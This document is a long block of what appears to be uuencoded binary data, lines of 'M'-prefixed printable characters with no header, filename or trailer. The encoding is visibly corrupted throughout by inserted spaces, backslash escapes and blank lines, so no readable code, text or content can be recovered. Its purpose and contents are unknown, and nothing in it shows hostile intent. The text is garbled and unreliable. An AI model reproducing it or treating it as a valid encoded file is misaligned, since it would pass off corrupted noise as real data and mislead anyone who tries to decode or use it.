ML3[?2GX\$^0#F;;%5E6\_;2JY,\_SS'[3E%M-4\_5KX'#D!UC>.((<<)+\_38WZ<

M>5H.ZQ^FDTW (7V;>, UW5;) A!CD; ^.?.?, U3-DB? (PY%09? [N"79MFDF>A' PL
M\S, SV7<: <' ; RBRR/F\$7.1CZ">>8L=E\Z!WT@\AG, [S]\_, 4?5OYM' WH [\!+-A
MOG\*' ^:K^: ?@CY.N8OV (U&4\ [5/ DN^D+FS<Q?/, V^'UR' <P' Y7.9WF (\L8, \U
M!>ORN> [, &YDO%\*CZD (6X!T8^DOGIA:KF- \_@WY\$T\*E?LR3X8KX+Q"-6WU1>0&
M\G?1F>.9IR] 2] 887R9V1MV8>RIPM7' 6NP7 [ (RU@>\1\*Y\*\_ \*DEU1^&>Z!\_!YS
MZY>5> [W, ^A"X%\_\*3S/=9S93%Y# [ (GV?>O9C=>RPA#T\*>QKQLB:KIN) 0<BWP0
M\Q-+5<T6>#CRX\R\_L9K\$5\BCD, ]E?N\5] KW0, G (" \H [, CR] 3-<\_#9N0; F, ^Q
MFCFODM.00\E\AOG>JZI^V.OD^<B?9' Z?^<+KJCY^! 7DA\JG, JY@/K&#'\TK<
M"R\$?R3R?>2V\ 'MZS4DW;MXC\%G (S<R' SNB+VG= (J\CKDOLP) S 'M6J?HOX (W (
MRYF-JY4C5ZOZ/^!MR) NO41 [ (/&6-JF\_\_!KE8UC#/8%X! [X6/P?O@N\_! ^V/M-
M\@X\$3X (+X4/P=OAP\_ "7!\&X) EOD3^!0^%, X' 3XJEP\$^ ) H] A^#-86TM^M3:Q
M\$?P: [, , \#%X.3V%>PKP9?AT^R?P' <].WR45P (/ /CS-/@M^"7F3] B\_AI>"] ] C
M] GJ' \_#8\B' D6\QKX'; B8^2ISM7?) (\) MF6/A=; "5>27S/O@] ^`=XO6QSG; (/
MO`\$>ROPDO%&VR7Q, M\_W/\WY>) W\_>EUC>4\*O [ 'M5TPCX-\$+; UVZ-A; \_@9N `N
M!?: !OX=] X0; KA?6^/OKVE\_T\_ ' \_"#0?"7PG; ^OP:&\C=X\*YDP#R>X> [P/#A8
M+@, <(I<!#I7+L%8ORX\$PF' P<#@<SH\$CX%?@GO`16`ZE<"] YCKS/ [ @/A2.0#
M6) X%1R%?PO) OX' [ (; S- [; % (UT^#!R!<S% [ .:FA^08^1UF3GF `U630) D\#GD>
M\X; -JF; ?%G (Z\F^973Y4-2/A+` DM8WZ3U?P\*3T7><\*MRQ%; VO2X\ ` \_E&YJ] 9
MC? \V\I-R' S\$OV, :69SMY `?+9S. ] O5S6U=Y `+D7=F?GR' JKD' +T; NN5.YSTY5
M\PF\` /EUEL?OPK, M\BSF9; O8=R: [T0\_ (-IDMS (MWJ\_I6'Y' ?1] Z; .9OY57BG
M [ ] \\_5I [TL>K\_ :Q4K!S (/9YY>K\*X1&V`YO+"" ? `+Y9N9OF:OM) 9^#5S.?@.5@
MV4>^A/P%YMW [5\$WO\_>02V; <PSV9>NI] ] YWR `?\$/V2\PC#ZB:#7`Y\L/, / [\*:
MWP ["M?"\`\$BY!\_ / (0^P>\_C#9! ?E<YG>9C\ `V@X; <! `D+YO [, \$S] 1] 46?DKV0
M%S.7, M<^RGZN<8P<A#R\$.07N#J\ \QK; ) 9^1^R (\SWX/ [PX&?J\_JS<"SR7YE;
M' "?`P7' `65] T@CP\*?>2?FD<Q/P>/@" [ `9 [GF2G `R/97Z2>3GS1\S?, %?"<ECS
M!3E=; D\_F\$C@#] CQ%< (./JV<S) P//PV\_ =4; Y""^; ; 9] B] \5GR0N33SZK<\QSY
M] 3FO<RI?"; ^"? \_S3ZPF [CSY=>39S\*O.L^] UOR2\_B3R>><Z7JJ; A! =Q+R' W-
MG' !!U5R' MR"O>U\$Y [\* \*JN0\_ =A+S) 5\J17 [%GDV\_P; (N\, \_ .8; U3-HY?) EY' W
M99Y^F7UG^RVY%/DPYCG?JIKP [W".R\_ :9\ [ ] 3-36N".M\_- ] > . . ? : \*JCGQ `] D-
M^<\_ , S: ZJFK&PN [P/9' Z+U5R#/9#7\*%`Y4W! SY\*N83S#\_RNHG7R.W1KZ (^->K
M; +VND [V0MV8>=%W5' (& [ (+\_ " [%JJ [, , \B' E2\*?L.OXP<A+P5<W\_FU#) 5?Q0.
ME=N3N=6/JN8JW `Y [9^40V!] N\$&.D>O (' '=#U=P1KOH [P90\*/9D3; JKZ/? `8
MY)>8: \_VLW/%G57\<3I; [B+G-+>6!MU3] CW"Z7\*] ?E`.8X^`, >/ (O; +O!5N0\_
M, C<N5PXM5\_6OP] /EL<%<RESW5U7\_ , 3P7^3?, M6XK= [JMZK^&"Y#?9V [ \_F\_ \* `
MW] AW#O! SR#<R7V `U [U>0ER' \_G+F"V>-W5? \EO!KY' >8V=Y3 [W%`UV^ZH9 [0S
MS) 7, +?Y0] ; OA] Y%?9\*Y^5] 5LAW<@/\U\#] XISZ- [JK [ .?=Q? (=?F?IQYUGU5
M?QG^%+E#I7 (GYL&5K' \_0#%5\_1UG`O) GY%"R' Q@ [D"\B#F9, =5, T%^++<SLQM
M#\*IF\*\_P+O/, -1Q5S3+X#O) =S- =93883V>""^T/F/<Q7X' GPE&K\*K\ . \_NI) W
M, ` \_+7 `G?AIM55^ [ #G`S`L] GW@17P\*?AW^%?F8TUE' O! =^#QS, \_" ? \#KF, \_ `
M=V6; S\$9G\CTXG`DB?! ] ^AOE#N! (^S^Q<\$] O9#<^&S+`, V; `#O) AY' [P ` \_I: Y
M3BUR/NRKV\_X [A `21SZ5C=JBC-@LU [SM@\_ \\*; X+7P! \_ `N>#- \ `MX"7X\$\_A/^ `
MM\+U: Y.WP9' P=G@JO `^-%) X) 7X) WP8U=R+OA&/@CN! #^&#X, %\ /WX3UP0! WR
M7C@>W@=/@\_?#R^ `#\ \$?P0; D, \ " `8L2 [Y, .P%`X\$`P9\_ `&?"G<KO! 1^%B6 ` [7
MX1/ (G5U5WIO9V4UY `EPB\_W: />16K&56/?% .N%\_ /R>JIF>' V<%\BSF) ?65S7S
M&Y ` -!MR', Q] KH&IVNI (=D) ] G-C14 =EP />0O, Q>SFBF-R (V1%S) O; J1JS (^0
M6R\*?P [P6?@/>" [ \] ?PV\_! ?! \KX6; >) #?A@/A=PSVQW^, !QW\_ \O^` 2 [J' 6H: R
MQN3\$A\_Z^S\*6) K%\F\_CRD0Q-57PF\_#3=MJMRSJ: I IY\$G^ ` \9C' N&I: DK@' 7" M
M9LK=FJF: P\_ `>N) 2Y<7-5LQX^#` \_&\_#NK>; 8% ^7-9SWR^A: KQ, ) \*/PV', &48V
M+ \_@ \$? (JY6DM5, PL^ (Y^AF#] C-; U; X1H' IS (O: :5JICU\*O@ (O9BZ&?X! \_A: \_ "
M' 5KCW) %] '7P-7@I?AX\_! I; ] AC9K72\_ `M> ` =S\*%Q#\_LUI6V5O. `R.9IX%A .O
M, 1^\$ (^! 2YJ; MR#WA' KMKC. ) [ >1Q^%&2. ' ] 1TQ [Y: [ `<ZGF1N\!>S' V] 5, UN
M. % #N. ^9R>! Y<N [VT\_3] T: B^7H?W `: EK?] JK-SAW (@^\$! S) 8. JN; ECN3' 9- \_ "
M7-I1U; 3H1! XEC [U. \*L^ `Q\ \*%+ #=T) B?) ] 65^K+. J^0Q. E>O (W, 9; U; P-I \ -G
MF=VZL&, #ML! [F?] @-1Z^Y" ?E, R\_S%] V#OJ1 \ ^ \$MS%?] 5, WC\_N1G95\_-O-M?
MU?@\$D% ^4UP7F% ^&7Y+K#+\, U `] 6TX^%7X `7, VUE-\_: [DY7 `0<VI75?, <\_#K \
M `; Q"] B?P2OAGN\$CVA] V\$] : , I! %X-9\%RV ` " \_" 9] FKAZD: B\*#5' ^; RKR, U53O
M3MX `M^W. UKV [ZH=G, : ] F-8. "53\ \C7E=, \*L) 4?WP-. 9U<' UYO\3L\$\$IN (/L-
MV! T>#3>\$<YFWP (W@R\R->Y `?@<. 9I \ `> \ \*MP8W@/W `2^! C>%&X21/1\_J9\ +#
MY#G>8J^X3J&FL7PFA9O) \SV<W `H^"; >#HR/ (WK\*/A0, >ZD/2>LKV1VTR: \$ \_W
M5-MS' ?R\G) ; E/\ \$OR' ZIE\H [ ] %+' O (GE\$WNIX [ ^PESK^-\&+X7. LOG\$D>9F \
M1C/ '1ZH: IRAUK+9D [ANE: HZ: R%O@' YAK] 58U" ^&=\OF: Y4/ [X' Y5] G7, 2\_JH
MFJU] U77V# ` -E7U5SN) ^ZAEYE=NM: N ( 'D, OD><? \R@ "VO@/5M: \5<\_ ^! K&80
MGHEDC?1#^ [K\_ (+FOXSS\$ [X<, 4M/NA+<\5/ ^Y7C\JWJ" 5H.8WV<? "%; #K8#S3
MR>, 0EL/S ` \ UX (, YYM] 9\_90APOI\_ \*V81\W; F+X>P\_C^: 7 `?Y! \P7F>] %JWK3
M4' ( ] Y\$G, A<SKAZKZV \\*V< [ ] AC' (8\ ] @85?] NC#K' #S\*7, CO' JOHKN) E \ ?% ^
MB?E] 5O] Z' -E+ /M<PES& [Q: OZ2M@?>>MARH. 8I \ `! \AD3#H2\_@70 ( ; <C<9KBR
M"0Z3VX\$YEW\$% "Z7F; E4M\_WQ5G>\$ /-X>G=!4ZS2" :A; (OS&' ` ^ \$Q \ #/PTW `!
MO!) >"&^#Y?##8 [C> ( ; \_ `W/QQY: #`V; 4>7H5\! LO+X+>0UQZI', `</U+57X3?
MD\_-E] AJE/ `!>#^? `&^#E\$; X ` /P^! TLAVJCR9N0MQFM\G [P! \ @GL7P10! GY
M! \_ `6^" S\ (7P7W@HW&4/>) K? \_&-8\_C\5S/7 ( \_YH', \$ \ : J^I! Q>! Y' \_ACS' .8B

M8?6[V7@V0?XB\T[F"PFJ?LEX\C?(-S-?8+XS7M5\_F(CG\$>1?,-]A;IRDZC?#  
M-Y`?9[[-[&YF]S/P+W(=F=)A\_I35+TE&?XA\"\_ -7S/?@2MAG@IHV1MCV)\_]9  
M+%\\, &Y#O8/DEV!%Y]13VO`\\[(8^#J\\\$Y<'5X!5P#/@0[PS?AFK!K\*KD6' `+7  
MAC-@%[@0K@. \_#=>%#\!RV#21W!CY2>9[S"TFJ7J7-' )KY)V8AS-/3V/GSF1R  
M1^2MF0<S9TQ6]7\_`?LB;I"M', 9N9YZ>K:9\_( (/='OIAY\$\_/G&:H^\*I, <B3PA  
M4^7[X; [(K[+<\_\_^P=Q\_@553KPL=G\$D!\$14!!4`14D"(E92?924`)(4`@)"\$%  
M!-\$8D@T\$0H(I5"N((E9LJ\*@@HEBP@R@JTD04L2\*@@B)@1[&`V(!OUG\_-7NNE  
MQ' .^<^\_W//=^C^`^Y^3' .^\_ ,7K-FS9J2#><2Y0SR`X6G81WK<3;Y'X1/J[ `U  
MF\_!@K\ (GUII'<0Z)N!AY!M462<(YV,=E^(B@\_B8OR6J/D1A\B?7\*T\`"=A  
M'9\_C,O('A=N-L^Z#=>S&X\B?, -XZ7GB@LH+R1.4;R%<)WR?\`"M:Q<+R//)O  
M"O\B?-\*EMG[O9<HOD6]RN74/X1#6T?\*=Y0WD1PO/\$EZ\*=<R\BGF/\_!+AKX4;  
M3+`U7^%O=?], M3Y7>#C6T?UJY;WD1PC?+;P2ZXB9IOP'^2+A.<+O8QT]KU\$^  
M2+Y: ^!GAG5C' &=<J1]16SA:>(P2UK\$/UR;?9KKU1<(W8?\_<P77)[Q<.7F<]  
M"A+; \7U\#\*LH^X,Y?KD6POW\$R[!.FZZ0;D=^<>\$WQ/>C74TNUFY!\_DXX:'"  
MD[. ' ;@/^0/"K6^Q3L\$Z\*F8J#R)\_L\_`2X8WX?/P]'HPC;[7;.1L/(9^.+!C  
M\%!\AZCO?+MR&?F^PI<(WXS+\4JLH)<=<RN/(#Q.^3G@!'H\\_QCI.NE-Y\$OF@  
M\\$CAF[&.F%G\*5Y'/%YXJ\_`C6T>\NY>GDRX3O%5Z! =32\_6\_E&\N<\*CQ: ^&>O8  
MB&>2\_TVXS3W6Z5C', CR+\_' ;AAK.M\$[".^\_&]NIW"/XJ:0?<J/T!^DO"C6\$?]  
M^Y0?)A\O7")\&];1\7[E)\CG"\$5?ASKZ#E'>1`Y4<\*SA5=A?WS.57Z1?&\_A  
M2N\$[L8X\_`3+R+1ZPSA"^!.M8CE>2WR'<<)YU/-8Q#:\A\_XCP1N\$\_17W?!Y7?  
M)#]&>+;P<JSCQ/G\*;Y./\$;Y8>!K6L1U\_0+[.0];Q6,<C^"/RZX7W"[=^6,PM  
M>"OY6<\*O"\_@ZGLN4/Z<?\*GP'. \$WL(Z6CRA\_H8^I\"3A^5A'R:/\*WY.?\*;Q:  
M`^>LX[G'E/>2\_T2X\_N/60:SC'OP'^57"^X3/7&CK7WQ"^;@ZRI\)-WC2.HAU  
MU'U\*^27RG800%+X:Z[C@:>75Y\* <\*/R^#\#>M8\HSR>MT>X4;/6G?%.I[&'Y#?  
M)'SL<]8Q6,<4O(G\H\\*?"=-:9.NGXJWDGQ#>+EQ\_L:V\_\$>\@OT1XEW#3YVW]  
M<+R+\_ (W"KPI\_+>K[+E]'^B7RE\'+A)[&.1U\_@N)-\_3[C6B]:=L8[:2Y4CC^^X  
M"E\L/'K./8EY6/)]QPJ/%+X=ZSCI9>43R7<3KA""^ ^O8A9N2/^D5ZS3A,JSC  
MOWPZ^?W"4<NLAV`=\*\_"9Y+\\1;OZJ=2^LXPG<EOR'PG676\=@'7?CCN17".\1  
M;K%"^6+<53@D?'TNQ`\\\*KQ/^#@\_#]59: !X3S<1&N%+Y7^&5<C#<)[Q<^=95R  
M""<(%PA?CH?CV<\*KA+?C\$3ABM74GX2P\ \$E<)SQ=>ATOPG\+QKUF/Q\*/P5.%'  
MA=?@T?AKX<9KK!-Q\*;Y`^#H\!C\I\_\*EP[=>5RW!;X3SA";@<WR/\NO!W>"QN  
MM-:ZI\_`8?'F^77B-\&Y<@9N\8=U'^!)<B>\1?EOX=UR%6[UIG2,\&5?C^<\*>  
MA2/7\*8\_#`82'"LOWNM.\!1U;GG7\#G4Z(AX2[D(MQ1.PSHZOZ.L\_Y0A7(EU  
MG/NN\G1\L?'-6,</^\$;<X#WKKEC'+7@F?ESX75%S[OO\*=<(+A\*=@'2=O4%Z`  
MVPOWP3KVXJ=PXP^MS\,ZEN/%>)NP[-MZ&W7?7G><XYRU4=6TT=O!9^/S\_9K\*  
MV`BGRG>+..]9E9IQU#R,) ^`7\43\ -IZ\$O\>3<;U-RI?B5O@R',27XTQ\!;X\$  
M7XEOQE..V)'R%^`7\=#\6=81])FY8OQ4\*QC\$2[&[^`0\_E[4]/I(>10NQ#I>  
MQN5XL\_`!/:!W\_UCY\$IR/J\_#S>)"(^ [1/;5SWQ9!S".G;AJW#] +=9)6,<!/` \.W  
MWVI]#;=;1E/EVW!?'X2OPW;C.9): ^!Y<C&?C.5C'G\_@!W&J;S5^&' \+S\OX  
M4\`J\*\*XY/L+Y4]2G?:[<#% ^, =;R`3\=;A8\_ ;FOZ[%#N@ (N\$I^ -S\&+<\$7^/  
MHW'93NM[L8Y?<!QN]H5U.M8Q^\$OE\\_`5PD]A'8N\_4D['GP@?] [5R7]P6ZYB!  
ML\_1V<#; ^' `^5X\\_(-\_A&]VUY'>^9]QM57^]OZ]/]^F>]XS#B&WO>3<57ZEJL  
M(\_%;Y>MPKO`XK&,6GH\$7B?R([Y3GX^G"SV\$=(W<I+\`/7"2\_".D[[07RW3;@4  
MZ\_A@M\_+G^%?AUC\J\_`&3\G?P#.'^6\$?[GY7WXX["X["XWY1\_@NWPSJ6X4B7  
MXR[R\7N4ZY+/%[X"i^`YPF\_@'O@[X:9[E5-Q4+@()]3R6% ^Q5Q\_KE?M<YUYJ  
M='3=IWPAOD!X\*M;1ZG?E,;B[<`G6L>`/ .Z>] \*QSYIZUY\$U^%]PBW^`O6%."K  
M\53A9\_`TO!%?@P\_@: ['<W];[?X^\_VP=)V6\_JME,?@S^"%^`/\8/X4\_P"KP%  
M?XJWXOWX4]S\@/)GN"O>AH=B'1<>M.-JLO!\K.->)]+SKWBI\`ZL8VJ\$LAXG  
M<X778ATC:RF?2GZ:!\-81\?:R JW[ ]Q(>C3OAA^M8OX.3<+VZUK%81])ZRMGD  
M2X1OPSH>.UYI./DWA' \_!\_AQ^@)H\D7"UV\$=G^\*QY'\7;EG?UCQ^HO^5Y-\4  
MWH-U7-E0^1;R<X3?P#I>.`SGY(?'?"/^.=7S=6'DI^<@FUNUQYPCZ6;@,=\\\$S  
MA)\_!4?AMX1]Q-#[Y%.MN.`8/\$KX4Q^)[A%?A`-XJ+,^7B\*:1G"^3KSK!:>79  
MG(]X&[Y,>+[P:E\$?V4QY)SY#N(]P"=8Q&W^!EPE\_) ]S@5%O?`W^`0`\*W"B\1  
M]6YSY;VXA7":<#`6>3IRK5<Y77"/PLW;&'K\ULIGTZ^0OANX1>PCK\_.5(XG  
MW^PLZ^["!5C'JSB9\_!;AR-;69V(=4W!W\G.\$UPA\_(>I'MU'N37ZZ\%/";V,=  
M>6<K9Y\*\_1/@NX258QY<XBWR=MM91PCE8QU4XF\_P#PNN\$OQ?UL]HIGZ\\_5\_AS  
MX<CVMOX)?#`Y][+ [A]MUL/6QYRB7DL\5ODQX#M;Q8D?E">0\_ \$H[L9-T&Z\C'  
M\$F/\\$WY`>+6HWX,GD6<V;J[<#`6<2N>3/Y9X:W"!T5]IR[\*EY+O+SQ!^! [L  
MCV=\`?F64=;]A2NPC@WX&MWGPFVVBK?MB'5OQC>3W"[>+L>Z+\_7I\NZX7;A=K  
MW1?K>!3?3?X-X3W"30^VOAK?3\_X.X>7"VT7]P#CE^>0G"B\0?@OKZ!ZO\_!CY  
M(N&9PL]C'1\`E5?H\_14")]\\$Z&^NH2E;>3`Z6\&O"VW(=[;LJ?T\*^G\_`\$X7NQ  
MCMK=E+>1;R<\4@RUK\$3?T'^F'.MXX2'8!W'GZ>\BWP7X0N%IV`=@[\*OY`?  
M)#Q-^#&L8PO^E?P!X7-2K+.PCFOQ/O+/"'\IW\*B'N`\_OY&O\$GY4^\$-1\_URJ  
M<NT(Y<^\$F\_2T[HEUK,/'D?]9N'6:=?\T<7W!#?7VA>OULNZ(==R/3R&\_3/@;  
MX>-ZV\_IQN#GYV<+KA'\6]1?V43Z#\_!3A9X4\_PN\_C7X5;I%N?BS\_`%PA/%7X0  
M; \`KA7<)G]A7^4,<(WRQ\#5X(UX@\_('P/KP)-^MGW4MX%-Z,KQ5^2O@=\_!'>  
M)7QRAG4`XQSA2\3OA]\_@E\1\_DJX;G\_E+;BM\`#A"KP5WRK\BO`V\_"F.R+3N  
M(IR+/\`/5PO.\$U^!M^&OAEQEG6B?AS?('P=.&%>#O^4/C8;.L`WH%SA2\3OA\_O  
MQ"N%?Q\*6]BG#-#WV/<]6])&Z!J6I#OAUOB0MP\*5^,S`\S<&L\_%.O;A(#XA  
MQ^9["V\0;I1K/5EXNW!"GG6]? .N9PC<.5\*ZCGQGQ,?A-K./,0=9KA>N?KWQ:

MA' ) 7W!R/P\*?CNW\$+O'2WQ-\_\_@5OBTP?0/[H;/Q&7X+#P;M\9K<1O\&SX;MQNB
MW!;GXW;X\$MP>WX@ [X! ?P. ?@KW!&?? (%R) WP> [HQ+<1=' X [ "+^ -H\_ "V. P>V'
M\*L?B'AS'M^, XO'G' XX87\*B?@03B (; \7GXC7X//P' [HX#%RFGX\*+X+[X-] \, K
M<'8^B/OC3@7\*@\_ '8?#Y^ '@\_ / ^ 'A. /IBY0OP) 7@H?AI?B+\_ &Y3BR4' DL; H\O
MP; UQ! 1XE?!>NQ, \_C\*OP9KL; . . .5QN!D>C [OA"7@PGH@K\22] ?3P9+\ : 7XO7X
M, OPCOAP?7Z1\!3X; 7XE3\%7X0CP% C\=3\6WX: OPTGH; 7X6OPU\_A: 7\*=8>3IN
MB: \_#J7@&OA@\_CJ=@' 4OPJ^3? \$] XG: BI#RFO) WX (WX (58Q^W# [5S] M/ 'FX; U8
MQ\01RE\_J; 0H\_AW\_ ' ; V'=, 2.5] Y (?\*' P-UO\$5=B.5CRNQ3A\*^&.MX 'M<A\_Y; P
MK\\*GC++UV?AX\A7"<X17B?IC1BLW (M) &. % .X#.M8B9N1WRG<L-0Z#NM8C%N2
MWR!\0+CE&%L\_ ' [ <A\_XSP3E%S9IER1\_ ) PA<\*C\<Z\$ L8J=R<\_2' B\*'\ RLH [A"
M. 9? \U< ) / " ; ^' A^ ' ? \06X0: 7R4! R-=: S&X\E\_ ) =RXRCH) ZUB/K] 3; %VY1; 9V\*
MK\4A/!U/Q] ?AA5A' ] W' \*MY (?\*3Q; ^#6L8\_!XY7O (7R6\2/A3\_ ' "N/4%Y' NZ\$
M' \0#L8Z] >" YTR9: 9PA781TG35) >1#Y1>) 3PK?@EO '2\_C+?B5W"MR7: ; ) 7@5
M^1N'7Q\$U9UZNO (5; ^\$) 6, >G5RK\_0C [R\*NL'WHM' XE\_QTW@\_WH ' /X#^PCLE3
ME.064IXX\_\* [P/JSCBJN56^AZX; >\$=\$^-9^\*QIRG?A0GPWGH/OP1OQ; %SO&N5 [
M<2J^#U^ ] [ \>OX#DXXEKEN; @W?@! /P\_/P<OP@\_A//Q [ '3E1\_"E?AAO! 'OP#\_@
M1W#4=<J/XLGX; ; P&/XY\_PPMQAQG\*3^!2\_"1^\$C^%M^&G<9/KE9\_!@\_"S^" [ \
M' -Z, %^&F-R@OQ@/Q\ \_AZO '0OQ" \_@] ?A%? ' 'OQ8DW\*K^\$R\_#+\$G\ "MZ 'E^' :
M-RF\_BKO@Y7@87H&OP2OQJW@5\_@VOQIUN5GY-KXO7X+GX=?PI7HOELT.K6\_2S
M0] NNWCSF>] %37K\_Y7G?V, 4ZE [ \_7MO>OI+6H [ ] ?5SP4QKN<VDF; J^?TF\$, Y":
MX\E/Q2?@) \6ZG^ '3\; &W\*C? 'W7!# /! \$WPH\_BD\_ '7^&1\ SFW\*C? \$%PI?@) G@!
M/@5\_AIOBQK<K-\.#\\*GX9GP: 7H>; X] IW\*) ^ .N^\$6N 'JWQ ( \_A5G@ [ /@, WNE/Y
M3) R-S\ ) 7X] 9X) 6Z#Z\Y2/AOWPFWQ. -P. /XG; XR] Q! ] SN+N5S\ ' #<\$<\_#G? '7
MN#/N?+=R%SP>1^\$7<#3^' <?@I' N48\_ \$%' , !+<9P<&WI=\C' XA-G\*% ^' V>! B^
M&1?AQ [ &. .O<JC\!MA# /Q: #P2E^ (I> 'Q^\$I?AS\_ 'XO/ ' ^Z\_>QCGH/ \*J\_ %G82'
MX#>Q [ 7@=7H] UM) F0\_ ' [ .%; X>^ \_&0\H?P; .&!>" . ^ ' >MH\_ [ #R% CQ ' >" K6\0' >
MAO?> \*% \ %RCOQ\*/PO' 7H" \_Q- \_@K\_ #ICRA\_C8=B' 3\_A' \_ '9CRKOQ@. QCI?Q' KP%
M [ \6G/\*; \\*T [% ^ \_#E^#? \ \$OX= [ \ \$ZKGU<^2!>C/T^6: @<J=^ ] 8QUO/\*5\ .OEO
M<0M\QM/\*+7\$/K. ->?!; YE; @U\_@RWP8V>L?5 [ <4?RS9ZU [H-UO (FCR?^\*8W"G
MYVQ--8XG/UODU^ '\$\CM\$OFB1<C?RMP@OPSKV+U; N1 [ [U\] 896, = "\_# +Y-T4^
M9HGR\*O (# \ (=X/-Z ( [ \&; L#RO7UZBY\_QWH [ QK\*S43J&GX@O) \$W ' \_?@ "OQ! T=L
MYRF5] ^V^J-P5GX) UW (E [X\*=%0092Y= [X-, \_\FTBM (YT\$ \CKNP6?C9T5^+^Z '
MZ [ ] D\WUQ9SQ, Y#?C>/R#R!>] S' ' !D [ ' \_ = [ VBG ( ) ; 8! T3<\$] \F\B [RY33<6N<
M@; OB\_C@?9^ ) R/! !?@P?A>A\O ' ) ?@+?AH3CR5>4+<6M\ \$4 [ \$! 3@' ZW@8#\ =+
M\0C\CJBIOUQY-&Z' 2W%\_K&, !O@2O\$/G' "N5JW! ?KN ' -/P\$^\*? -YJZ\_OQ-?@5
MD3^ (9^ '6K] E\ ' ; X) 7R' R\*\_&M>#N^#? \N: KY=H\_P0CGQ=> \$CKG=GO\* [ ' X1QO
M43=J=%R&F^\$ [A] \1-5W6\*K?\$.5C' ' -P&+Q/^7-2L>D.YTQ' MV?6&; L\_ ' Y [1R
MZKYIZQNNA4VZ, VV\$=E^/3\&TBOP.WP@=\$?N!; MCV5PK.QCK; KE3OB%\*QC.H [ "
M#XE\Q; >5XW' ' ' ( [ ^!V3<1\*^' 2?CIX3? \$O6WO\* .<BI\_&.A+>5>Z+<X0G8! V-
MWU/ .P; %8QT0\\$, \4^7KOVW.M=-; Q\*B [ &GXE\ ^P^42W' \ [! ] #7 (9?%OFI&Y3'
MZQJLX\_H/E?6?%F! \_^QOM. = ( ; ^W! -^" /A9U-MN9K? ">NM=GZ' \*RC\$M^#; Q; Y
M\*1\I+\#W": \_" .H [ ] 6' DA/@L\_@; MC' : =] HOP\3A (NPCI^PLMPW2WB&. '5^' : 1
MC] BJ\_ '8^%>M8C-?C=2 ( \_Z%/E] W' 9UK\$>; \#?B' SKSY0WXR2L8QS>@J\7^; 5X
M&\_Y4Y) MML\_ =RG; &. 2OPUGB' R [ ^-=#N1C\_U<^4><@77<CO?@A2+\_ \*X--] AN
M\] GX+SQ\*Y%\_0=I4WBGRK' <JUR"=A' =.P\_UU\$D=^\*CR>\_1^2 [ [E1N0#X/^\_ , \_
M/IG\BR) ?ZPOEIN1; 81UC<' /RUXO\1 [ @5^7TBG\_ "E<FOR. ; @-OAG [IPMN3\_XW
MD7>^4RXBQW+ [ \QX>17Z^R#N [E, MU/=9Q\*ZXD\_XS (1W^O/%&W#>OX&%) !\_M@?
M; +YZM\_ ) , \H] B' 4U\_5+Z3? \$ \_L7\_?Q; /+OB\_Q9/RD\_H.N%1V\$=LWZVWH' G41/Q
MBW4; K"-KCSBF^\$%] KRN\0] 2<^\*OU: #R?FEN%7Q\$UN\_=9] \_Q-^2%J1@C?C' 4L
M^] WZN#^4' Z: F@W'F] N>9/ZU7XP74; !>N\_9>XUN^WOA0\_HI^+A% \5=->L\$XX
MJ/PH-0. %) V\$=#SFUC/?C) ZDYT [7NAW5TC+ 'NPTNIN5; X85&SO9; UV; 65WZ&F
MN\_#%6, <9QUA7X<^HN5/X%5\$SI: [U: \_A; \_8PF? ' # [ ] ?6LU^\$ \_J/E: N-YQMF; L
M"=8K< (, ( ) DNx; GU; <\_J) UL/PZ=1<) GR?J, EM8#T?MZ/F->' O1\$U& (^L%. (&:
M] <\* \_B9JW3 [8^J; %R' VHZ"V=B' 4M/L3Z 'AU+3M^EU\$.MHV-RZ&\$^BYAKA) T1-
ML (7U-' P] -?.%UXJ: 0: VLY^' 9U" P7WB%J\$ L^TO@8\_1LU#PF^ (FNZMK: \_' 2ZEY
M5/@M4; /C; .NDMLKKJ; E (^JL8WT [ZT; ME3^AII-P?ZSC\H [6Z\_ '>: KX5KM\_)
MUKPI? \$9GY8/4I 'F78? ] \ [ & (= %Z5<7\_ \>3?ARK", 4; ?T\ /HV: 3<+ [1<T; L=8M
M '\H=J4D5' HW] XQNG' " !\_# =; Q#DXDOTNX?KRM>2K! NEY0N2\U4< (78! VYB=8/
MXX' 4K! 7>+6I "R=: /X1 'UKPE\_ (6KF=; 7^\$8^EID\$WZP#6\<6YULGG\*5) ) 38' P
MM5A' MQ [6=^, [J5DN\_) VH: =G3NA+/I^9.X5=\$S8=IUNU [ \*3] #389P) =; Q8&\_K
M??A5: D [M8YV"=42D6^>A-ZD9) WROJ/FDKW67?LJ; J<D1GHAUQ&=83\< [J' E,
M^%U14R\_3>A3^B9K; A) >+&OF\? \$RVN\* ; @ 'GR7R+^/B\_!N?#=#N/4#YGB.V.<C+
M3U' WU-YC2) 7O! ZYNY-Q, ?3=J7L; GXN\_P>?CL' .7N>#A. T=O&/? 'VG (H; Y2KW
MQ#UQ&IZ `>^&%N#?^%/?!3? \*4T\_ % 'W! ??A?OAM [ ' ?5\_FV?UIA' =?C (OR0R\*</
M5! Z-BX2GXU (\#^OX#H\_ %QPVRCL<ZIN) J\_ (# ( [ \43<9/S; ; X47X9O\$OF? \ %6X
MT6" Q+\_@&/%\_DFP] 1OA7WP#INQW?BQ2) \_T@7\* LW\$ 'ZR@: JOP8GHU=+] 0^5D\
M\$C^' 9V (=G2] 2?@FG"Y=C' 5N' \*?^ .] PF?7\*3\!X [! ?^\*AV&\_ ; " .4NKO) 5. 'K?
MA: /Q (AR#UV. \_GT<JQY. ?CG5T^E\$^EWPZUK\$ 'IY) ?+?\*-1RGW) A\0+L 'ZGL3]
MR\*\3WB-JDD<K9Y\$?\*' P9UO\$# 'DB^7JEU#-; 1I\$QYE, X+#\ \$Z=N&Q>COE-M] B
MK/) D\LG"Q5A' @TN4KR3? \$>N8A: \F\_YS (MZA0GDZ^\*) 8QM5+Y3O) SA%\_ ' . I I 5

M,7>1#U2)\[I:>3[Y,X73L8Y%XY07DG\ZXB>P%EGXEUW#51^47RB[".II.4  
MEY' OAOUY' J\D\_XCP!E' 38K+R&O) PL.PCMUX/?GC+A77! ?P! ^6G" "T7-+W@3  
M^1,OLX[".JHNMUZ! ?Z! FFW" M\*\3U [DKK<?A/\_=PJ\_) RHN?DJZXVX3H3RS\ (G  
M31' GUS5B^SB9FMN\$%XN:&V^T?@\ /I^8 [X>-NLC7EMU@OQA. I>5?X) U' 3\_'; K  
M\$) Y) S13A^:+FISNL>] VI\_#@U) <(SL8Z=LZR3 [[+W] @7" T [&.07=; S\ .04; -<  
M> (>H.>4^ZQ#>2\ TTX4?QD?<2' ] ) O\ZWG\*, '\_R5C' 1/P (OE5XL:BY; \*Z) %LP2  
